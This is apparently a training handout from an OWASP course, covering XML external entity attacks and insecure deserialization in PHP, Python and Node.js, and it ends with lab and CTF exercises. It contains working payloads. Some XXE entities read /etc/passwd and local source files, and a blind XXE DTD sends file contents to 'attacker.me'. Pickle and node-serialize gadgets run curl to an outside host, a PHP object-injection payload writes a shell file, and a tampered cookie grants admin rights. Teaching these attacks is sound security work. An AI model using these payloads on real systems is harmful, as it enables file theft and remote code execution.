OWASP Lessons - Week 5

- XML External Entity
- Insecure Deserialization

XXE

XML External Entity

- Before Start
- Data Transmission
- Dive into XML
- XXE Vulnerability
- XXE + SSRF
- XXE, Reading Files
- Blind XXE, Reading Files
- More Scenarios
- Recap
- Tasks

XXE

Before Start

- Programming concepts and understanding
- Understanding web application architecture
- Data transmission in web applications
- HTTP protocol and headers
- XML data type and structure


XXE

Data Transmission

Before start learning XXE, let's review some concepts in web application and various data transmission methods. As far as we know we can transfer data in different content types such as `application/x-www-form-urlencoded`. In this lesson I will introduce two other content types, XML and JSON. So what are these?

- Both JSON and XML are data formats used to send and receive data from web servers
- Both play an important role in organizing data into a readable format in many different languages and APIs
- JSON: JavaScript Object Notation
  - Easily parsed into a ready-to-use JavaScript object
  - Supported by most backend technologies and modern programming languages
- XML: Extensible Markup Language
  - Complex data Structure that must be passed
  - Manages data in a tree structure hierarchy

The transmission flow is something like this:



Let’s see in action, the PHP script below handles JSON input:

```
<?php
// Takes raw data from the request
$json = file_get_contents('php://input');

// Converts it into a PHP object
$data = json_decode($json);
var_dump($data);
```

Sending data:

```
curl localhost:8080/json.php -H "content-type: application/json" -d '{"name":"Yashar",
"admin": true, "obj":{}}'
object(stdClass)#1 (3) {
  ["name"]=>
  string(6) "Yashar"
  ["admin"]=>
  bool(true)
  ["obj"]=>
  object(stdClass)#2 (0) {
  }
}
```

Let’s see in action, the PHP script below handles XML input:

```
<?php
// Takes raw data from the request
$myXMLData = file_get_contents('php://input');

// Converts it into a PHP object
$data = simplexml_load_string($myXMLData) or die("Error: Cannot create object");

var_dump($data);
echo $data->username, "\n";
```

```
echo $data->email, "\n";
echo $data->instagram, "\n";
```

Sending data:

```
curl localhost:8080/xml.php -H "content-type: application/xml" -d "$(cat ./data)"
object(SimpleXMLElement)#1 (3) {
  ["username"]=>
  string(8) "voorivex"
  ["email"]=>
  string(23) "y.shahinzadeh@gmail.com"
  ["instagram"]=>
  string(9) "@voorivex"
}
voorivex
y.shahinzadeh@gmail.com
@voorivex

Data:
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>@voorivex</instagram>
</owasp>
```

XXE

Dive into XML


Let’s learn some new terms:

- XML specification: behavior of an XML processor in terms of how it must read XML data
- XML entity: XML entities are a way of **representing an item of data within an XML document, instead of using the data itself**
- System identifier: document processing construct, tells computers how a specific file should be interpreted
- Document type definition (DTD): DTD defines the legal building blocks of an XML document
- An XML document with **correct syntax** is called **Well Formed**
- An XML document validated against a DTD is both **Well Formed** and **Valid**


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "./Note.dtd">
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

```
<!DOCTYPE note
[
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
```

Let me show two use cases, dependent response:



Independent response:



XXE

XXE Vulnerability

What is XXE? it’s one of the topics in Security Misconfiguration in OWASP TOP10 2021, called Improper Restriction of XML External Entity Reference in Mitre. Let’s see what the XXE is:

- XML (Extensible Markup Language) is a very popular data format
- Some applications use the XML format to transmit data between the browser and the server
- Altering XML may lead to External XML Entity (XXE)
- XXE allows an attacker to interfere with an application's **processing of XML data**
- XML specification contains various **potentially dangerous features**

In the previous example, let’s change the code a little bit:

```
<?php
// Takes raw data from the request
$myXMLData = file_get_contents('php://input');

// Converts it into a PHP object
$data = simplexml_load_string($myXMLData, null, LIBXML_NOENT) or die("Error: Cannot cr
eate object");

//var_dump($data);
echo $data->username, "\n";
```

```
echo $data->email, "\n";
echo $data->instagram, "\n";
```

Let’s declare an entity, then reference it in XML document

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "@changed">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

The response:

```
voorivex
y.shahinzadeh@gmail.com
@changed
```

Let’s take advantage of system identifier which accepts exact location of a DTD(?) file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "/etc/passwd">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

The result is

```
voorivex
y.shahinzadeh@gmail.com
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
```


```
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
...
```

There are two types of XXE, normal and blind. Detection in normal mode is easy, although in blind mode Out

XXE

XXE + SSRF

System identifiers accept URL, so other schemes such as `http`, `gopher`, `dict`, etc are acceptable:



Pass the following data in the previous example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "http://icollab.info/owasp.txt">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

The response will be:

```
voorivex
y.shahinzadeh@gmail.com
OWASP
```

As it’s been seen, the HTTP request is sent and the response is shown.

> 💡 The SSRF can be used in blind XXE to detect the vulnerability

The magic payload

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://ip"> %xxe; ]>
```

Let’s see in the action.

XXE

XXE, Reading Files

If you try to read files which contain some special characters, such as `<`, the parser will throw an error (since they has special meaning for the parser). So some encodings should be applied on the target file content. I will introduce two method to read files containing special characters.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "/Users/yasho/Desktop/test.php">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

Will throw an error.

Using PHP Wrappers

System identifiers accepts various schemes, a useful one in XXE is `php://` which allows base64 encoding:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "php://filter/read=convert.base64-encode/resource=/Users/yasho/D
esktop/test.php">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

Which results in reading `test.php` file

Using CDATA

Special XML characters in **CDATA** (Character Data) tags are ignored by the XML parser.

```
<data><![CDATA[ < " ' & > characters are ok in here ]]></data>
```

So all which should be done is to put file's content in the `CDATA`

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY start "<![CDATA[">
  <!ENTITY file SYSTEM "/Users/yasho/Desktop/test.php">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&all;</instagram>
</owasp>
```

However, it will throw an error 🙂 why? the XML specification does not allow to include **external entities** in combination with **internal entities**.

The solution? **Parameter Entities**

> 💡 Parameter entities behave like and are declared almost exactly like a general entity. However, they use a `%` instead of an `&`, and they can **only** be used in a DTD while general entities can **only** be used in the document content.

Example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % test
  "<!ENTITY bar 'Voroivex'>">
  %test;
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

So the final exploit is something like this:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % stuff SYSTEM "/tmp/test.php">
  <!ENTITY % end "]]>">
  <!ENTITY % dtd SYSTEM "http://attacker.me:9090/evil.dtd">
  %dtd;
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&all;</instagram>
</owasp>
```

The `evil.dtd` file:

```
<!ENTITY all "%start;%stuff;%end;">
```

XXE

Blind XXE, Reading Files

Based on the lesson, the exploit will send the file's content to the attacker's server on the port `9091`:

```
<?xml version="1.0" ?>
  <!DOCTYPE r [
  <!ELEMENT r ANY >
  <!ENTITY % sp SYSTEM "http://attacker.me:9090/evil.dtd">
  %sp;
  %final;
]>

<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&exfil;</instagram>
</owasp>
```

Meanwhile, the `evil.dtd` file:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/Users/yasho/Deskt
op/test.php">
<!ENTITY % final "<!ENTITY exfil SYSTEM 'http://attacker.me:9091/?d=%data;'>">
```

Let's see in the action.

XXE

More Scenarios

- Many applications support a “File Upload” functionality
- XLSX, DOCX, PPTX, SVG or any XML MIME type formats
- root-me.org, SamBox-v3 is a good example

XXE

Recap

- Web applications use different content types for data transmission
- If the syntax of XML is correct, it's called **well formed**
- If DTD file validates XML successfully, it's called **valid XML**
- When a web application parses a malicious XML, it may result in XXE
- Parameter entities are like general entities but they are declared by `%`
- Parameter entities can **only** be used in a DTD, while general entities can **only** be used in the document content
- Attackers use dangerous XML features to exploit XXE
- There are six possible scenarios to read a file by XXE
  - Normal files + `SYSTEM` identifier
  - Special files + `SYSTEM` identifier + PHP wrapper
  - Special files + `SYSTEM` identifier + CDATA method
  - Normal files + OOB technique
  - Special files + PHP wrapper + OOB technique
  - Special files + CDATA method + OOB technique

XXE

Tasks

XXE Lab

Open the XXE-Lab and try to solve level 1 to 4:

- Level 1: Find a section which gets XML data, try to exploit it and read `/flag` file
- Level 2: Find a JSON data, change it to XML, does it parse? try to exploit it with SSRF to `http://127.0.0.1/admin.php`
- Level 3: Find a section which gets XML with independent response, try to exploit it and read `/etc/passwd` file
- Level 4: Find a section to upload `docx` file, does it vulnerable? try to exploit it and read `/etc/passwd` file

Insecure Deserialization

- Before Start
- Object Oriented Programming
- Serialization and Deserialization
- Insecure Deserialization
- Python Vulnerability
- NodeJs Vulnerability
- PHP Vulnerability
- Recap
- Tasks

Before Start

- Programming concepts and understanding
- Object Oriented Programming basics
- Running a simple web app in PHP, NodeJs and Python
- Understanding web application architecture
- HTTP protocol and headers
- Data transmission among various systems

Object Oriented Programming

Object-oriented programming (OOP) is a computer programming model that organizes software design around **data**, or **objects**, rather than **functions** and **logic**. Let’s review some concepts:

- Classes are user-defined data types that act as the blueprint for creating objects
- Objects are instances of a class created with specifically defined data
- Methods are functions that are defined inside a class that describe the behaviors of an object

Let’s create a simple class and initiate object with it

```
<?php
class Fruit {
  // Properties
  public $name;
  public $color;

  // Methods
  function set_name($name) {
    $this->name = $name;
  }
  function get_name() {
    return $this->name;
  }
}

$apple = new Fruit();
```

```
$banana = new Fruit();
$apple->set_name('Apple');
$banana->set_name('Banana');

echo "\n";
echo $apple->get_name();
echo "\n";
echo $banana->get_name();
echo "\n\n";
?>
```

More complicated:

```
<?php
class Fruit {
  // Properties
  public $name;
  public $color;
  public $store;
  public $quantity;

  // Methods
  function set_name($name) {
    $this->name = $name;
  }
  function get_name() {
    return $this->name;
  }
  function set_color($color) {
    $this->color = $color;
  }
  function get_color() {
    return $this->color;
  }
  function store($store) {
    return $this->store = $store;
  }
  function quantity($quantity) {
    return $this->quantity = $quantity;
  }
}

$apple = new Fruit();
$apple->set_name('Apple');
$apple->set_color('Red');
$apple->store(true);
$apple->quantity(10);

var_dump($apple);

?>
```

What is class constructor?

```
<?php
class Fruit {
  public $name;
  public $color;

  function __construct($name, $color) {
    $this->name = $name;
    $this->color = $color;
  }
  function get_name() {
    return $this->name;
  }
  function get_color() {
    return $this->color;
  }
}

$apple = new Fruit("Apple", "red");
var_dump($apple);
?>
```

What is access modifiers?

```
<?php
class MyClass
{
  public $var1 = "I'm a public class property!";
  protected $var2 = "I'm a protected class property!";
  private $var3 = "I'm a private class property!";
}

$obj = new MyClass;
var_dump($obj);
?>
```

Res:

```
object(MyClass)#1 (3) {
  ["var1"]=>
  string(28) "I'm a public class property!"
  ["var2":protected]=>
  string(31) "I'm a protected class property!"
  ["var3":"MyClass":private]=>
  string(29) "I'm a private class property!"
}
```

Broadly speaking, **public** means **everyone is allowed to access**, **private** means that only **members of the same class are allowed to access**, and protected

means that members of **subclasses are also allowed**. How it stops user accessing properties?

```
<?php
class Fruit {
  public $name;
  protected $color;
  private $weight;

  function set_name($n) {
    $this->name = $n;
  }
  function set_color($n) {
    $this->color = $n;
  }
  function set_weight($n) {
    $this->weight = $n;
  }
}

$mango = new Fruit();
$mango->set_name('Mango');
$mango->set_color('Yellow');
$mango->set_weight('300');

echo $mango->name;
// echo $mango->color; // ERROR
// echo $mango->weight; // ERROR
?>
```

Let's introduce magic methods, PHP Magic methods are **invoked automatically** under a certain circumstances. For example:


- `__toString()` - Invoked when object is converted to a string. (by `echo` for example)
- `__destruct()` - Invoked when an object is deleted. When no reference to the deserialized object instance exists, __destruct() is called.
- `__wakeup()` - Invoked when an object is unserialized. Automatically called upon object deserialization.
- `__call()` - Will be called if the object call an inexistent function

```
<?php

class Person
{
  public $age;
  public function __construct($age)
```

```
  {
      $this->age = $age;
      echo 'The class "', __CLASS__, '" was initiated!', "\n";
  }

  public function setAge($newage)
  {
      $this->age = $newage;
  }

  public function getAge()
  {
      return $this->age. "\n";
  }

  public function __destruct()
  {
      echo 'The class "', __CLASS__, '" was destroyed.', "\n";
  }
}

$p = new Person(20);
echo $p->getAge();
echo $p->setAge(21);
echo $p->getAge();

?>
```

Serialization and Deserialization

- Serialization
  - The process of converting complex data structures
  - Objects to flatter format, such as string
  - Serialized object, its state persisted
- Deserialization
  - Process of restoring serialized data
  - To a fully functional replica of the original object
  - Programming languages offer serialization function
- Languages serialize objects into
  - Binary formats
  - String formats
- Marshaling (ruby) and pickling (Python) are the same


Object
String
Object

Insecure Deserialization

Insecure Deserialization is a topic of Software and Data Integrity Failures in OWASP Top10 2021, it's called Deserialization of Untrusted Data in Mitre. It happens when an attacker loads **untrusted code into a serialized object**, then forwards it to the web application, if the web application **deserializes the malicious input**, it's called insecure deserialization or object injection.

- User-controllable data is deserialized by a web application
- Enables an attacker to manipulate serialized objects
- Passing harmful data into web application
- Insecure deserialization known as **Object Injection**
- Attacker can inject entirely different object
- The impact vary from information disclosure to RCE
    - Depends on the language
    - Some needs source code to exploit, some not

Let's make an example, after log-in process, the web application gives the following cookie

```
Tzo0OiJVc2VyIjoyOntzOjQ6Im5hbWUiO3M6NToiWWFzaG8iO3M6NzoiaXNBZG1pbiI7YjowO30=
# O:4:"User":2:{s:4:"name":s:5:"Yasho";s:7:"isAdmin":b:0;}
```

Changing the cookie will make the user administrator

```
Tzo0OiJVc2VyIjoyOntzOjQ6Im5hbWUiO3M6NToiWWFzaG8iO3M6NzoiaXNBZG1pbiI7YjoxO30=
# O:4:"User":2:{s:4:"name":s:5:"Yasho";s:7:"isAdmin":b:1;}
```

Python Vulnerability

In the Python, insecure deserialization results in RCE, let’s make an example

```
from flask import Flask, request
import pickle, base64
app = Flask(__name__)

@app.route("/")
def page():
    pickle_data = request.values.get('str')
    return str(pickle.loads(base64.b64decode(pickle_data)))

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

The code takes data from query string `str`, applies the base64 decoding function, then deserialize the data. Let’s make a sample data:

```
import pickle
import datetime
import base64
my_data = {}
my_data['time'] = str(datetime.datetime.now())
my_data['people'] = ["Voorivex", "Yasho"]
pickle_data = pickle.dumps(my_data)
with open("my.data", "wb") as file:
    file.write(base64.b64encode(pickle_data))
```

Sending the data:

```
{'time': '2022-07-11 12:46:47.721628', 'people': ['Voorivex', 'Yasho']}
```

Seems harmless. How about the following code:

```
import pickle
import os
import base64

class EvilPickle(object):
    def __reduce__(self):
        return (os.system, ('curl icollab.info:2121', ))
pickle_data = pickle.dumps(EvilPickle())
with open("my.data", "wb") as file:
    file.write(base64.b64encode(pickle_data))
```

Will execute curl command and the RCE is here 🙂

NodeJs Vulnerability

In NodeJS, insecure deserialization results in RCE, let’s make an example

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())

app.get('/', function(req, res) {
 if (req.cookies.profile) {
   var str = new Buffer(req.cookies.profile, 'base64').toString();
   var obj = serialize.unserialize(str);
   if (obj.username) {
     res.send("Hello " + escape(obj.username));
   }
 } else {
     res.cookie('profile', "eyJ1c2VybmFtZSI6IlZvb3JpdmV4IiwiZW1haWwiOiJ5LnNoYWhpbnphZG
VoQGdtYWlsLmNvbSJ9", {
       maxAge: 900000,
       httpOnly: true
     });
 }
 res.send("Hello World");
});
app.listen(3000);
```

Seems harmless. How about the following code:

```
var y = {
 rce : function(){
 require('child_process').exec('curl icollab.info:2121', function(error, stdout, stder
r) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

The exploit:

```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKXtcbiByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYy
gnY3VybCBpY29sbGFiLmluZm86MjEyMScsIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHN0ZGVycikgeyBjb25z
b2xlLmxvZyhzdGRvdXQpIH0pO1xuIH0oKSJ9

# {"rce":"_$$ND_FUNC$$_function(){\n require('child_process').exec('curl icollab.info:
2121', function(error, stdout, stderr) { console.log(stdout) });\n }()"}
```

PHP Vulnerability

In PHP, insecure deserialization does not always result in RCE, the exploitation mainly depends on the source code. Before continue let’s learn a golden concept:

> 💡 When user input is deserialized by PHP, magic methods are invoked automatically

Let’s make an example:

```
<?php
//error_reporting(0);
class site {
    private $debug;
    public $filename;
    public $name;

    function __construct($name) {
        $this->filename = "/tmp/debug.txt";
        $this->name = $name;
    }

    function call_name(){
        return $this->name;
    }

    function __destruct(){
        if ($this->debug){
            file_put_contents($this->filename, $this->name);
```

```
        }
    }
}

try {
    $user_data = $_GET['data'] ?? '';
    $user_data_obj = unserialize(base64_decode($user_data));
    if ($user_data_obj) print("Hello " . $user_data_obj['user'] . "<br>");
    else print('<a href="?data=YToxOntzOjQ6InVzZXIiO3M6NToiWWFzaG8iO30=">My Name</a><b
r>');
} catch (exception $e) {}

$app = new site('Voorivex');
print("Admin name: " . $app->call_name());

?>
```

The source code seems safe. How about this code:

```
<?php
class site{
    private $debug = 'true';
    public $filename = '/tmp/shell.php';
    public $name = 'SHELL';
}

print(base64_encode(serialize(new site)));
?>
```

Recap

- Web applications use serialization/deserialization for data transmission
- Dangerous deserializing user-controllable data can result in object injection
- To exploit insecure deserialization in the Python or NodeJs, there is no need to have source code
- To exploit insecure deserialization in PHP, there is need to have source code (some cases not)
- In PHP, the magic methods play key role in exploitation of object injection
- In PHP, after an object is deserialized, the magic methods will be invoked automatically
- In PHP, the source code should be reviewed to write an exploit code

Tasks

Root Me

Try to solve https://www.root-me.org/en/Challenges/Web-Server/PHP-Serialization

Timex

Open the Timex challenge and try to solve it

- Fuzz `.zip` files to find a backup file (use this wordlist)
- Try to find insecure deserialization, run a command on the server
- Read `/app/flag.txt` to solve the challenge